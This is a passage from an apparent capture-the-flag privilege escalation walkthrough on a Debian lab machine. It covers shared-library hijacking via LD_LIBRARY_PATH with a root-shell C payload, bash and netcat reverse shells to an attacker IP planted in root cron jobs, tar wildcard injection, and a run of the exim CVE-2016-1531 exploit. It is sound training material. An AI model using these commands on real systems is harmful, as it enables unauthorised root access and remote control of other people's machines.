
- In Preload.c

LEARN SECURITY

These are set as 0 i.e. the ROOT user ID.


- In Preload.so is loaded first as it is set with LD_PRELOAD
- iftop has got sudo permissions set and thus we get a root shell

Now using the LD_LIBRARY_PATH trick:-



```
user@debian:~$ ldd /usr/sbin/apache2
        linux-vdso.so.1 =>  (0x00007fff0ddff000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007feb854dd000)
        libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007feb852b9000)
        libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007feb8507f000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00007feb84e63000)
        libc.so.6 => /lib/libc.so.6 (0x00007feb84af7000)
        libuuid.so.1 => /lib/libuuid.so.1 (0x00007feb848f2000)
        librt.so.1 => /lib/librt.so.1 (0x00007feb846ea000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007feb844b3000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007feb842ae000)
        libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007feb84086000)
        /lib64/ld-linux-x86-64.so.2 (0x00007feb8599a000)
user@debian:~$ cat /home/user/tools/sudo/library_path.c
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
user@debian:~$ gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2
apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Now lets try renaming /tmp/libcrypt.so.1 to /tmp/libpcre.so.3 used by apache2 and re-run apache2 using sudo again and lets see if gives us the root shell.




```
apache2: symbol lookup error: apache2: undefined symbol: pcre_free
user@debian:/tmp$ cat /home/user/tools/sudo/library_path.c
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
user@debian:/tmp$ echo "void pcre_free(){}" >> /home/user/tools/sudo/library_path.c
user@debian:/tmp$ cat /home/user/tools/sudo/library_path.c
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
void pcre_free(){}
user@debian:/tmp$ gcc -o /tmp/libpcre.so.3 -shared -fPIC /home/user/tools/sudo/library_path.c
user@debian:/tmp$ sudo LD_LIBRARY_PATH=/tmp apache2
root@debian:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/tmp#
```

It doesn't work, so we edited the /home/user/tools/sudo/library_path.c as shown above, so that we satisfy the compiler and it then works!


[Task 8] Cron Jobs - File Permissions

Follow the steps given:-



```
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ locate overwrite.sh
locate: warning: database `/var/cache/locate/locatedb' is more than 8 days old (actual age is 58.1 days)
/usr/local/bin/overwrite.sh
user@debian:~$ ls -lrt /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13  2017 /usr/local/bin/overwrite.sh
user@debian:~$ echo "bash -i >& /dev/tcp/10.9.6.174/4444 0>&1" >> /usr/local/bin/overwrite.sh
user@debian:~$
```

Start the Netcat listener from your kali machine:-



```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.9.6.174] from (UNKNOWN) [10.10.141.217] 55673
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```


When the overwrite.sh runs again, we will get the root shell.

Learning from this task:-

- The jobs running from system wide crontab must have proper permissions specially if they are running as "root" and should not be world writable.

[Task 9] Cron Jobs - PATH Environment Variable

Follow the steps given to get the root shell:-




```
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ pwd
/home/user
user@debian:~$ vi overwrite.sh
user@debian:~$ chmod +x overwrite.sh
user@debian:~$ ls -lrt /tmp/rootbash
-rwsr-sr-x 1 root root 926536 Jul 12 08:27 /tmp/rootbash
user@debian:~$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
rootbash-4.1# whoami
root
rootbash-4.1# rm /tmp/rootbash
rootbash-4.1# exit
exit
```

Learning from this task:-

- The PATH variable in /etc/crontab should not be edited in almost all the cases and should not point to the directories controlled by other user, as this can be abused for the jobs which are running as root.

[Task 10] Cron Jobs - Wildcards


Lets view the content of the other cron job script:-



```
user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
user@debian:~$ 
```


tar command is running as a wildcard and that too in users directory.

Using a script from https://github.com/t0thkr1s/gtfo to check about tar command.
Tar can let you run other commands with its checkpoint feature, which can be abused.




```
[ * ] Supplied binary: tar
[ * ] Please wait, loading data ...

---------- [ SHELL ] ----------

tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Run the following commands in the /home/user directory:-




```
user@debian:~$ touch /home/user/shell.sh
user@debian:~$ echo "nc 10.9.6.174 4444 -e /bin/bash" >> /home/user/shell.sh
user@debian:~$ chmod +x /home/user/shell.sh
user@debian:~$ touch /home/user/--checkpoint=1
user@debian:~$ pwd
/home/user
user@debian:~$ touch /home/user/--checkpoint-action=exec=shell.sh
user@debian:~$
```

Also start a listener on our target kali machine, to get a root shell:-



```
kali@kali:/tmp$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.9.6.174] from (UNKNOWN) [10.10.98.66] 56223
id
uid=0(root) gid=0(root) groups=0(root)
```


Remove the files once the job is done:-



```
user@debian:~$
user@debian:~$ rm /home/user/shell.sh
user@debian:~$ rm /home/user/--checkpoint=1
user@debian:~$ rm /home/user/--checkpoint-action\=exec\=shell.sh
user@debian:~$
```

[Task 11] SUID / SGID Executables - Known Exploit

Lets find out all the binaries with suid and sgid bit set:-




```
-rwxr-sr-x 1 root shadow 19528 Feb 15  2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr  2  2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17  2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18  2010 /usr/bin/crontab
-rwsr-xr-x 1 root root 32808 Feb 15  2011 /usr/bin/newgrp
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudoedit
-rwxr-sr-x 1 root shadow 56976 Feb 15  2011 /usr/bin/chage
-rwsr-xr-x 1 root root 43280 Feb 15  2011 /usr/bin/passwd
-rwsr-xr-x 1 root root 60208 Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39856 Feb 15  2011 /usr/bin/chfn
-rwxr-sr-x 1 root tty 12000 Jan 25  2011 /usr/bin/wall
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x 1 root root 6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10592 Feb 15  2016 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 36640 Oct 14  2010 /bin/ping6
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
-rwsr-xr-x 1 root root 78616 Jan 25  2011 /bin/mount
-rwsr-xr-x 1 root root 34024 Feb 15  2011 /bin/su
-rwsr-xr-x 1 root root 53648 Jan 25  2011 /bin/umount
-rwxr-sr-x 1 root shadow 31864 Oct 17  2011 /sbin/unix_chkpwd
-rwsr-xr-x 1 root root 94992 Dec 13  2014 /sbin/mount.nfs
```

Scan through the binaries and try to find out exploits from various source as suggested (plus few more):-

- https://www.exploit-db.com/
- https://vulners.com/
- https://gtfobins.github.io/

Run the exploit given to get root shell:-
`/home/user/tools/suid/exim/cve-2016-1531.sh`



```
user@debian:~$ /home/user/tools/suid/exim/cve-2016-1531.sh
[ CVE-2016-1531 local root exploit
sh-4.1# id
uid=0(root) gid=1000(user) groups=0(root)
sh-4.1#
```

